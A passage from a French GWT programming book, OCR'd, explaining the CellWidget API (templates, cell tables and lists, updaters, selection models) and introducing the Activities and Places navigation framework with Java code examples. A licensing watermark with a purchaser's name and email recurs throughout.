  // Remplace l'apparence utilisée par cette cellule
  public ButtonCell(Appearance appearance) {
    this.appearance = appearance;
  }

  ...
}
```

Dans ce code, GWT s'appuie sur le paramètre de liaison différée suivant, placé dans le module de configuration `com.google.gwt.cell.TextButtonCell.gwt.xml` (situé dans le fichier JAR `gwt-user.jar`) :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Cette apparence peut être redéfinie dans votre propre module
<replace-with class="com.google.gwt.cell.client.TextButtonCell.DefaultAppearance">
    <when-type-is class="com.google.gwt.cell.client.TextButtonCell.Appearance" />
  </replace-with>
```

Modèle de présentation : SafeHtmlTemplate

Dans le composant précédent, nous avons défini le rendu HTML à l'aide de la classe `SafeHtmlBuilder`. Afin de faciliter la personnalisation de ce rendu final en fonction de certains paramètres, GWT propose une nouvelle interface dénommée `SafeHtmlTemplate`. Il suffit de dériver de cette interface et de fournir les paramètres qui serviront à alimenter le modèle via l'annotation `@Template`.

Voici un exemple simple d'utilisation de la classe `SafeHtmlTemplate`.

```
(…)
@Override
public void onModuleLoad() {
  HTML codeHTML = new HTML(
     TEMPLATE.messageWithLink(SafeHtmlUtils.fromString("Ceci est le site de DNG"),
                              "http://www.dng-consulting.com",
                              "DNG Consulting", "color:red"));
  RootPanel.get().add(codeHTML);
}

private static final MyTemplate TEMPLATE = GWT.create(MyTemplate.class);

public static interface MyTemplate extends SafeHtmlTemplates {
   @Template("<div style=\"{3}\">{0}: <a href=\"{1}\">{2}</a></div>")
   SafeHtml messageWithLink(SafeHtml message, String url, String linkText,
     String style);
}
```

Ce code affiche le flux HTML représenté dans la figure suivante.

Figure 18–3
Code HTML produit par le modèle

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


L'exemple de code qui suit est un peu plus complet. La méthode `render()` du composant `FontCell` affiche une liste de valeurs dont chaque ligne constitue une police de caractères particulière précisée par le modèle de données. Nous utilisons dans ce cas précis le composant `CellList` en lieu et place de `CellWidget`, car `CellList` sait déjà gérer nativement un modèle multi-valué (nous aborderons ce composant plus en détail dans la section suivante).

```
private static final List<String> FONTS = Arrays.asList("serif", "sans-serif",
"cursive","fantasy" );
static class FontCell extends AbstractCell<String> {

     interface MyTemplate extends SafeHtmlTemplates {
       //le modèle de la cellule constitué d'un style et d'une valeur.
       @SafeHtmlTemplates.Template("<div style=\"{0}\">{1}</div>")
       SafeHtml cell(SafeStyles styles, SafeHtml value);
     }

     private static MyTemplate mytemplate = GWT.create(MyTemplate.class);

     @Override
     public void render(Context context, String value, SafeHtmlBuilder sb) {
       if (value == null) {
         return;
       }
       SafeHtml safeVal = SafeHtmlUtils.fromString(value);
       // Même les styles peuvent contenir des attaques XSS, il faut s'en prémunir...
       SafeStyles styles = SafeStylesUtils.fromTrustedString("font-family:"
                           + safeVal.asString() + ";");
       SafeHtml rendered = mytemplate.cell(styles,
                                   SafeHtmlUtils.fromString(safeVal.asString()));
       sb.append(rendered);
     }
  }
(...)
// À l'utilisation dans la méthode onModuleLoad
public onModuleLoad() {
     FontCell cc = new FontCell();
     CellList cw = new CellList(cc);
     cw.setRowData(FONTS);
     RootPanel.get().add(cw);
}
```

Le composant `CellList` associé à la cellule `FontCell` donne le rendu de la figure suivante.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 18–4
Rendu du composant FontCell




Les autres composants CellWidget

Nous connaissons désormais la philosophie générale de l'API CellWidget avec cette séparation traitement, présentation et modèle. Il existe par ailleurs d'autres composants plus élaborés s'appuyant sur différents types de cellules et modèles de données :

- les composants `DataGrid` et `CellTable`, qui présentent sous forme tabulaire un modèle multi-ligne et multi-colonne ;
- le composant `CellList`, qui structure ses données sous la forme d'une liste personnalisable

Figure 18–5
Datagrid et CellList



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

DataGrid et CellTable

`DataGrid` et `CellTable` ont tous deux le même objectif : présenter une grille de saisie. En revanche, ils n'ont pas le même degré de fonctionnalité. Un `DataGrid` possède un en-tête et un pied de page à taille fixe et une zone de défilement. La `CellTable` est particulièrement désignée pour les opérations d'affichage sur de larges collections d'objets. Tous deux proposent pagination et tri de lignes.

Voyons de plus près le processus de création d'une grille à travers le code suivant explicité par la suite.

```
// Notre modèle de données
private static class User {
  private final String address;
  private final String name;

  public User(String name, String address) {
    this.name = name;
    this.address = address;
  }
}

private static List<User> USERS = Arrays.asList(new User("L'ami Sami",
    "rue Robert Durand "), new User("Romain", "rue Jean Charles"),
    new User("Xi Zhe", "4 rue Chine Toulouse"),new User("Sandy Beach",
                                                        "rue BoogieMate.com"));

@Override
public void onModuleLoad() {
  // Nous créons la grille avec 2 éléments par page
  (1) CellTable<User> table = new CellTable<User>(2);

  // ... et la colonne
  (2) TextColumn<User> nameColumn = new TextColumn<User>() {
    @Override
    public String getValue(User user) {
      return user.name;
    }
  };

  // Cette colonne doit être triable, l'algorithme de tri est fourni plus loin
  nameColumn.setSortable(true);

  // Create address column.
  TextColumn<User> addressColumn = new TextColumn<User>() {
    @Override
    public String getValue(User user) {
      return user.address;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      }
    };

    // On ajoute les colonnes dans la grille
    table.addColumn(nameColumn, "Name");

    table.addColumn(addressColumn, "Address");

    // Crée la source de données
    ListDataProvider<User> dataProvider = new ListDataProvider<User>();

    // Alimente la grille avec la source de données
    (3) dataProvider.addDataDisplay(table);
    List<User> list = dataProvider.getList();
    for (User user: USERS) {
      list.add(user);
    }

    (4) ListHandler<User> sortHandler = new ListHandler<User>(list);
    table.addColumnSortHandler(sortHandler);
    sortHandler.setComparator(nameColumn, new Comparator<User>() {
      public int compare(User o1, User o2) {
        return o1.name.compareTo(o2.name);
      }
    });
    nameColumn.setSortable(true);
    // C'est la valeur de tri par défaut.
    table.getColumnSortList().push(nameColumn);

       (5) SimplePager pager = new SimplePager();
       pager.setDisplay(table);

    RootPanel.get().add(table);
       RootPanel.get().add(pager);

  }
```

Une fois la table créée à l'étape (1) en précisant comme type générique notre modèle (ici `<User>`) et la taille de la page, nous créons successivement aux étapes (2) et (3) la liste des colonnes et le contenu de notre modèle de données. Vous remarquerez au passage que, contrairement à d'autres technologies du marché (Silverlight, Swing, etc...), c'est le modèle de données qui s'appuie sur la table et non l'inverse. Le modèle de données (`ListDataProvider`) est en réalité une classe qui encapsule des composants (appelés `Display`) dérivant de l'interface `HasData<T>`. Lorsque le modèle est mis à jour, la méthode `updateRowData()` est appelée sur chaque composant (`CellTable` ou `CellList`).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 18–6
Séparation entre données et visualisation

L'opération de tri est réalisée à l'étape 4. Il suffit de créer un gestionnaire de tri en fonction de la manière dont les données sont chargées : tri synchrone (`ListHandler`) ou asynchrone (`AsyncHandler`). Il nous faut ensuite préciser l'algorithme de comparaison via la méthode `setComparator(Colonne, Comparator)`.

La dernière étape concerne la pagination. Elle est gérée avec le composant `SimplePager` qu'on associe à la table et qui reprend la taille de page spécifiée au constructeur. Notez qu'il est nécessaire d'ajouter ensuite ce composant dans `RootPanel` pour définir son conteneur cible.

Chargement des données de manière asynchrone

Il est parfois nécessaire d'alimenter une table à partir de données récupérées de manière asynchrone (appel d'un service RPC ou Rest). Dans ce cas, l'API `CellWidget` propose la classe `AsyncDataProvider` en lieu et place de `ListDataProvider`. Cette classe s'interface aisément avec la pagination. Il suffit de reprendre l'exemple précédent et de remplacer la déclaration du fournisseur de données par le code suivant :

```
AsyncDataProvider<User> provider = new AsyncDataProvider<User>() {
 @Override
 protected void onRangeChanged(HasData<User> display) {
   final int start = display.getVisibleRange().getStart();
   // Constitue la taille d'une page
   int length = display.getVisibleRange().getLength();
   AsyncCallback<List<User>> callback = new AsyncCallback<List<User>>() {
     @Override
     public void onFailure(Throwable caught) {
       Window.alert(caught.getMessage());
     }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        @Override
        public void onSuccess(List<User> result) {
         updateRowData(start, result);
        }
       };
       // L'appel à la méthode RPC distante
      remoteService.findUsers(start, length, callback);
     }
};
// On ajoute un composant de pagination
SimplePager pager = new SimplePager();
pager.setDisplay(table);
```

Mise à jour des données et gestion des événements cellule

Nous l'avons évoqué précédemment, une cellule n'a généralement pas vocation à gérer l'intelligence relative à la mise à jour des données. Il faut savoir que de nombreux événements ne sont pas propagés aux cellules car ce rôle est dévolu au Widget agrégateur (`CellWidget`). Ceci étant, il est parfois indispensable de traiter une saisie utilisateur au niveau de la cellule et non du composant principal. Imaginez une cellule qui changerait son apparence ou sa structure DOM interne lors du focus ou du survol de la souris.

Pour autoriser ce cas d'utilisation, GWT permet de définir la méthode `Cell#onBrowserEvent(Context, Element, C value, NativeEvent, ValueUpdater)`, qui est appelée lorsqu'un événement est déclenché par n'importe quel élément DOM de la cellule. Comme une cellule ne connaît pas *a priori* le contexte dans lequel elle est utilisée (elle peut avoir été ajoutée dans une `CellList` ou une `CellTable`), il est indispensable que le composant qui l'agrège lui passe certaines informations : par exemple, l'endroit où se trouve la cellule dans la table (la ligne et la colonne) et une référence vers le composant principal. Le paramètre `"parent"` représente l'élément du `CellWidget` qui référence la cellule. Cet élément peut être utile si l'on souhaite remplacer la cellule par un autre élément DOM ou modifier son apparence.

Pour que toute cette mécanique événementielle fonctionne, il faut que la cellule précise explicitement les événements qu'elle souhaite gérer à l'aide de la méthode `Cell#getConsumedEvents()`. Dans ce cas, sa méthode `onBrowserEvent()` est appelée.

Nous avons vu précédemment qu'une cellule était liée à un type de données particulier. En visualisation, la cellule ne fait qu'afficher le champ correspondant via la méthode `render()`. Toutefois, comment faire pour mettre à jour la donnée lors d'une modification ? La réponse se trouve dans les classes `ValueUpdater` et `FieldUpdater`.

La première classe est utilisée généralement lorsque le composant est de type liste (`CellList`) et qu'une valeur de la cellule a été modifiée ; par exemple, lorsque l'utili-

sateur clique sur la cellule ou saisit du texte. Le code suivant illustre son utilisation avec la classe `User` comme modèle.

```
public class TestValueUpdater implements EntryPoint {

    // Notre modèle de données
  private static class User {
    public String Name;
    public String address;
  }

  static class MyTextCell extends AbstractCell<User> {

    interface MyTemplate extends SafeHtmlTemplates {
      //le modèle de la cellule est un simple DIV
      @SafeHtmlTemplates.Template("<div>{0}</div>")
      SafeHtml cell(SafeHtml value);
    }
    // Sans cette méthode spécifiant l'évènement à traiter,
    // la méthode onBrowserEvent ne serait jamais appelée
    @Override
    public Set<String> getConsumedEvents() {
      return new HashSet<String>((Arrays.asList("click")));
    }

    private static MyTemplate mytemplate = GWT.create(MyTemplate.class);

    @Override
    // Cette méthode est appelée par le composant CellWidget agrégateur
       public void onBrowserEvent(Context context,
        Element parent, User value, NativeEvent event,
        ValueUpdater<User> valueUpdater) {
      // Affiche ligne = 1 Colonne=0 si on click sur le second item
      System.out.println("Ligne=" + context.getIndex()
          + " Colonne=" + context.getColumn());
      // Ligne indispensable pour appeler notre évènement update(User value)
      valueUpdater.update(value);
    }

    @Override
    public void render(Context context, User value, SafeHtmlBuilder sb) {
      SafeHtml safeVal = SafeHtmlUtils.fromString(value.Name);
      SafeHtml rendered = mytemplate.cell(safeVal);
      sb.append(rendered);
    }
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public void onModuleLoad() {
  MyTextCell fc = new MyTextCell();

  CellList<User> cc = new CellList<User>(fc);
  User u = new User(); u.Name = "Sami";u.address = "Toulouse";
  User u2 = new User(); u2.Name = "Stéphanie"; u2.address = "Paris";
  ArrayList<User> l = new ArrayList<User>();l.add(u); l.add(u2);

   cc.setRowData(0, l);

   cc.setValueUpdater(new ValueUpdater<User>() {
     @Override
     public void update(User value) {
       Window.alert("la valeur " + value.Name + " a été modifiée!");
     }
   });
   RootPanel.get().add(cc);

}
```

L'interface `FieldUpdater` s'utilise avec les `CellTable`. Elle est légèrement plus riche car elle invoque la méthode `update()` en passant l'index, mais aussi l'ancienne et la nouvelle valeur. L'exemple suivant est un tableau dont toutes les lignes sont modifiables à l'aide d'une cellule de type `TextInputCell`.

```
public class FieldUpdaterExample implements EntryPoint {

    // Toujours notre modèle de données simple.
    private static class User {
    private static int nextId = 0;
    // Cet id sert à identifier cette ligne de manière unique lors des mises à jour
    private final int id;
    private String name;

    public User(String name) {
      nextId++;
      this.id = nextId;
      this.name = name;
    }
  }

  private static final List USERS = Arrays.asList(new User("Sami"), new User(
      "Yanis"), new User("Alicia"));

  // La classe faisant la correspondance entre l'objet et son id
  private static final ProvidesKey<User> KEY_PROVIDER =
      new ProvidesKey<User>() {
        @Override
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        public Object getKey(User item) {
          return item.id;
        }
      };

  @Override
  public void onModuleLoad() {

    final CellTable<User> table = new CellTable<User>(KEY_PROVIDER);

    // Le TextInputCell constitue la cellule pour le mode édition
    final TextInputCell nameCell = new TextInputCell();
    Column<User,String> nameColumn = new Column<User,String>(nameCell){

    @Override
    public String getValue(User object) {
      return object.name;
    }};

    table.addColumn(nameColumn, "Name");

    // Ce FieldUpdater sera appelé dès qu'on changera une des lignes
    nameColumn.setFieldUpdater(new FieldUpdater<User,String>() {
      @Override
      public void update(int index, User object, String value) {
        // Affiche les champs précédent et courant
        Window.alert("Valeur précédente= " + object.name + " et suivante= " + value);

        // Met à jour la valeur ; il est possible ici d'appeler un service RPC
        object.name = value;
      }
    });

    table.setRowData(USERS);
    RootPanel.get().add(table);
  }
}
```

REMARQUE Les identifiants d'objet dans les grilles

Il est très important de pouvoir identifier de manière unique un objet dans une grille, indépendamment de ses propriétés qui peuvent avoir été modifiées. Pour cela, GWT fournit l'interface `ProvidesKey<T>` permettant de récupérer un objet à partir de sa clé et inversement.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Gestion de la sélection

GWT propose quatre modèles de sélection pour la `CellTable` :

- `DefaultSelectionModel` : classe abstraite proposant diverses fonctions utilitaires. L'utilisateur doit dériver de cette classe pour personnaliser les éléments qu'il souhaite pouvoir sélectionner dans la liste
- `SingleSelectionModel` : dérive de la classe précédente et permet la sélection d'un seul objet du modèle de données.
- `NoSelectionModel` : utilisé lorsqu'on souhaite inhiber la sélection dans le modèle tout en levant l'événement associé.
- `MultiSelectionModel` : permet de gérer la sélection de plusieurs objets du modèle de données.

Pour ajouter un événement de sélection, il suffit de créer la grille et de définir un modèle de sélection avec la méthode `setSelectionModel(SelectionModel)`. Ensuite, l'utilisateur doit implémenter l'événement `SelectionChangeEvent.Handler` et la méthode `onSelectionChange(event)`. L'objet renvoyé par l'événement (`event.getSelectedObject()`) pointe vers l'objet courant sélectionné.

Dans l'exemple précédent, il nous suffit d'ajouter le bout de code suivant pour gérer la sélection.

```
(...)
  table.setKeyboardSelectionPolicy(KeyboardSelectionPolicy.ENABLED);

      // Ajoute un modèle de sélection pour gérer l'événement utilisateur.
      final SingleSelectionModel<User> selectionModel =
              new SingleSelectionModel<User>();
      table.setSelectionModel(selectionModel);
      selectionModel.addSelectionChangeHandler(new SelectionChangeEvent.Handler() {
        public void onSelectionChange(SelectionChangeEvent event) {
          User selected = selectionModel.getSelectedObject();
          if (selected != null) {
            Window.alert("You selected: " + selected.name);
          }
        }
      });
(...)
```

L'API CellWidget est destinée à remplacer à terme les principaux composants historiques de GWT. Il convient de s'y intéresser de près, dès à présent.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

19

Activités et places

Le framework Activity and Places, appelé également A&P, fait partie des nouveautés de GWT 2.1. Son objectif premier est de proposer un canevas destiné à structurer la navigation d'une application GWT en s'appuyant sur l'historique.

Objectif et philosophie

Contrairement à un site web traditionnel, conçu avec une architecture 1.0 empilant les pages au fil de la navigation, un site Ajax requiert une attention toute particulière. En effet, la navigation s'opère au rythme des changements dynamiques de panneaux ou d'éléments DOM. Dans ce contexte, quel doit être le comportement du bouton *Précédent* lorsqu'un simple clic d'utilisateur active un onglet, lui-même pouvant contenir des menus ou des arbres hiérarchiques ?

Gérer l'historique et la navigation d'une application GWT peut devenir une tâche ardue si on ne prend pas soin de structurer un minimum son architecture.

La philosophie de l'API A&P consiste à fournir un socle de développement permettant d'abstraire toute la logique de navigation et la gestion de l'historique via la notion d'activité et d'emplacement. Il existe de nombreuses analogies entre A&P et un autre design pattern plus connu : MVP (Modèle Vue Présenteur). Ce chapitre s'attache à décrire A&P tout en soulignant les parallèles avec MVP.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

De manière synthétique, le Framework A&P vise à :

- synchroniser la navigation et l'historique ;
- séparer présentation et traitements ;
- réutiliser les traitements en évitant les appels fortement couplés ;
- optimiser l'affichage des vues (utilisation de singletons) ;
- faciliter l'implémentation de tests unitaires via des bouchons d'interface.

Avant d'aller plus loin, il est important de saisir les notions et le vocabulaire associés à l'API A&P.

Les notions

A&P est structurée autour de quatre notions fondamentales : les activités, les emplacements, les dictionnaires (d'activités et d'emplacements) et les vues.

Les emplacements

L'emplacement ou *Place* représente l'endroit ou le contexte dans lequel se trouve l'utilisateur à un instant *t* de sa navigation. Lorsqu'on pense à une place, il faut imaginer l'URL constituant un lien que nous mettrions en favori. Ainsi, une facture en mode édition peut être représentée par la place http://serveur/monApplicationGWT.html#factureEdit:1. La liste des produits d'un catalogue aurait la forme http://serveur/monApplicationGWT.html#listProduits.

D'un point de vue objet, une place est une classe fournie par le développeur et dérivant de la classe abstraite `Place`. Celle-ci encapsule généralement une chaîne de caractères appelée *token* et représente l'ancre située dans le suffixe d'une URL. Les places sont de nature volatile. Elles ont une durée de vie relativement courte.

Les activités

Une activité est un traitement élémentaire qui a pour objectif principal de séparer présentation (les vues) et traitements. Une activité peut restaurer un état à un instant t, lancer une initialisation particulière (en alimentant les champs d'un formulaire via des appels de services) ou mettre un écran en édition. L'activité peut aussi afficher un message d'annulation lorsque l'utilisateur change d'avis et clique sur un autre lien alors que l'activité est en cours d'exécution.

Ce concept est fortement inspiré du framework Android.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les places fournissent un lien au déclenchement d'activités. Lorsque l'utilisateur change d'URL ou que l'URL est modifiée d'une manière quelconque, un événement est levé et les activités associées à cette place sont exécutées.

L'utilisateur ne crée jamais directement une activité ; cette dernière est instanciée par la classe `ActivityManager`, qui exécute sa méthode `start(panel,eventbus)` lorsqu'une place correspondant à l'activité est appelée. Lors de son exécution, l'activité instancie (ou réutilise) la vue dont elle a la responsabilité et l'ajoute dans le conteneur que lui injecte l'`ActivityManager`. Cette conception permet de séparer les vues généralement statiques du comportement dynamique de l'application.

La classe `ActivityManager` est fortement associée à un conteneur également appelé `Display`. Nous qualifierons donc les différentes zones d'une application par ce terme `Display`.

Les vues

Une vue est une représentation graphique d'un écran créée à partir d'instructions de code ou via une page UiBinder. Une vue possède une interface Java qui fait le lien avec l'activité. Les vues ne communiquent jamais directement entre elles ; seule l'activité possède l'intelligence liée aux différentes actions d'une vue. Cette séparation via une interface simplifie le développement de bouchons lors des tests.

La vue expose ses événements à l'activité via son interface et peut se décliner en différentes versions (par type de périphérique, mobile, desktop, etc.).

Le contrôleur d'emplacement (PlaceController)

Le contrôleur d'emplacement est un objet prédéfini responsable de la navigation globale de l'application. Cette classe possède deux méthodes principales : `PlaceControler.goTo(Place place)` et `PlaceControler.getWhere()`. La méthode `goTo()` provoque un événement de changement d'URL et `getWhere()` renvoie l'emplacement courant.

Tout lien ou bouton dans une vue permettant de naviguer vers une autre page (ou écran) doit se faire via l'activité cible de la page qu'on souhaite appeler. Le lien devra donc d'une manière ou d'une autre invoquer la méthode `PlaceControler.goTo(Place newplace)`. L'idée sous-jacente est de garder l'intégrité de l'URL avec le contexte applicatif.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le dictionnaire d'activités (ActivityMapper)

Le dictionnaire d'activités ou *ActivityMapper* est une classe chargée de renvoyer une activité donnée à partir d'un emplacement. La seule méthode de cette interface est `Activity getActivity(Place place)`. L'implémentation de cette classe essentiellement appelée par le gestionnaire d'activité (`ActivityManager`) est fournie par le développeur lorsqu'il conçoit la navigation.

Le bus d'événements (EventBus)

Le bus d'événements propose des méthodes pour abonner des clients à des types d'événements particuliers et des méthodes pour lever explicitement des événements. Ces principales fonctions sont `addHandler(Event.Type<H>, handler)` et `fireEvent(Event<?>)`. Le bus centralise et répertorie tous les gestionnaires événementiels, ce qui facilite leur libération future.

> **À RETENIR**
>
> Le pattern MVP (Modèle Vue Présenteur) est une variante du pattern Activity and Places. La différence principale entre les deux se situe au niveau de l'historique, qui est un pré-requis pour Activity and Places, mais pas pour MVP. Le Présenteur dans MVP est l'équivalent de la classe `Activity` dans A&P.

Activity and Places par l'exemple

Le schéma suivant illustre toute la chaîne d'exécution du pattern Activity and Places. C'est un flux qui s'entretient au rythme des changements d'URL. Nous voyons ensuite un exemple concret de code dans lequel cette chaîne est mise en pratique.

Le déclenchement de la chaîne complète débute à l'étape ❶ avec la modification de l'URL par l'utilisateur (par exemple, l'accès à la page d'accueil), en invoquant `PlaceHistoryHandler.handleCurrentHistory()` appelant à son tour `goTo(Place accueil)` ❷ sur l'objet `PlaceController`. L'événement `PlaceChangeEvent` est déclenché ❸, ce qui a pour effet de notifier ❹ la ou les `ActivityManager` responsable(s) de gérer leur conteneur (`display`).

Chaque `ActivityManager` va ensuite interroger ❺ son propre dictionnaire d'activités (`MyActivityMapper`) pour invoquer la méthode `start(AcceptOneWidget container,eventBus)` sur l'activité correspondante ❻. Une activité est généralement un objet à durée de vie limitée ; le dictionnaire instancie une nouvelle activité à chaque changement d'URL. Cela est lié au fait que les éventuels paramètres d'URL sont passés au constructeur.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 19–1 Diagramme d'exécution des classes Activity & Places

Dans l'étape 7, l'activité fait appel à la classe `ClientFactory` pour récupérer la vue associée. La vue dérivant de l'interface `IsWidget` est ensuite insérée dans le conteneur à l'étape 8, via `panel.setWidget(view.asWidget)`. Notez au passage l'interface `Presenter` implémentée par l'activité et passée ensuite en paramètre à la vue à l'aide de `v.setPresenter(this)`. Cette interface joue un rôle important car elle permet à la vue de communiquer avec l'activité sans être fortement couplée par des implémentations.

Une fois la vue insérée dans son conteneur, un éventuel clic ou une activation de lien d'un utilisateur provoque l'appel à la méthode `onClick()` de la vue. Celle-ci transfère ensuite l'appel à l'activité en passant par l'interface, ce qui a pour effet de notifier le contrôleur de navigation en invoquant éventuellement `PlaceController.goTo(place)`. Et nous revenons ainsi à la case départ.

Cette boucle d'appels évolue au rythme des modifications d'URL. C'est la caractéristique principale de ce pattern. A&P garantit l'intégrité de l'historique par rapport aux activités utilisateur et permet entre autres de mettre en favori un contexte d'exécution à un instant t.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

L'application Gestion des courriers

L'application suivante illustre de manière concrète toutes les étapes du flux précédent. Elle consiste à afficher en haut une fenêtre contenant une liste de courriels et en bas le détail d'un message.




Figure 19–2
Copie d'écran de l'application Gestion des courriers

Dans ce cas précis, nous avons deux zones constituant chacune un `Display`. Les deux zones sont représentées par deux activités. Chaque gestionnaire d'activité (`ActivityManager`) possède un dictionnaire qui relie les emplacements aux activités.

La première étape consiste à définir l'écran d'accueil. Pour cela, nous créons la structure principale du site à l'aide de pages UiBinder en dissociant la zone liste des courriels et la zone détail.

Voici la page constituant le conteneur principal :

```
<ui:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
             xmlns:g='urn:import:com.google.gwt.user.client.ui'
             xmlns:my='urn:import:com.mymvpsample.client.ui'>

  <g:LayoutPanel>
    <g:layer>
      <g:SimplePanel ui:field="maillistPanel" />
    </g:layer>
    <g:layer>
      <g:SimplePanel ui:field="maildetailPanel" />
    </g:layer>
```

```
  </g:LayoutPanel>
</ui:UiBinder>
```

fichier MainScreenImpl.ui.xml

Cette page possède une implémentation Java et une interface faisant le lien avec l'extérieur :

```
package com.mymvpsample.client.ui;

import com.google.gwt.user.client.ui.AcceptsOneWidget;
import com.google.gwt.user.client.ui.LayoutPanel;

public interface MainScreen {

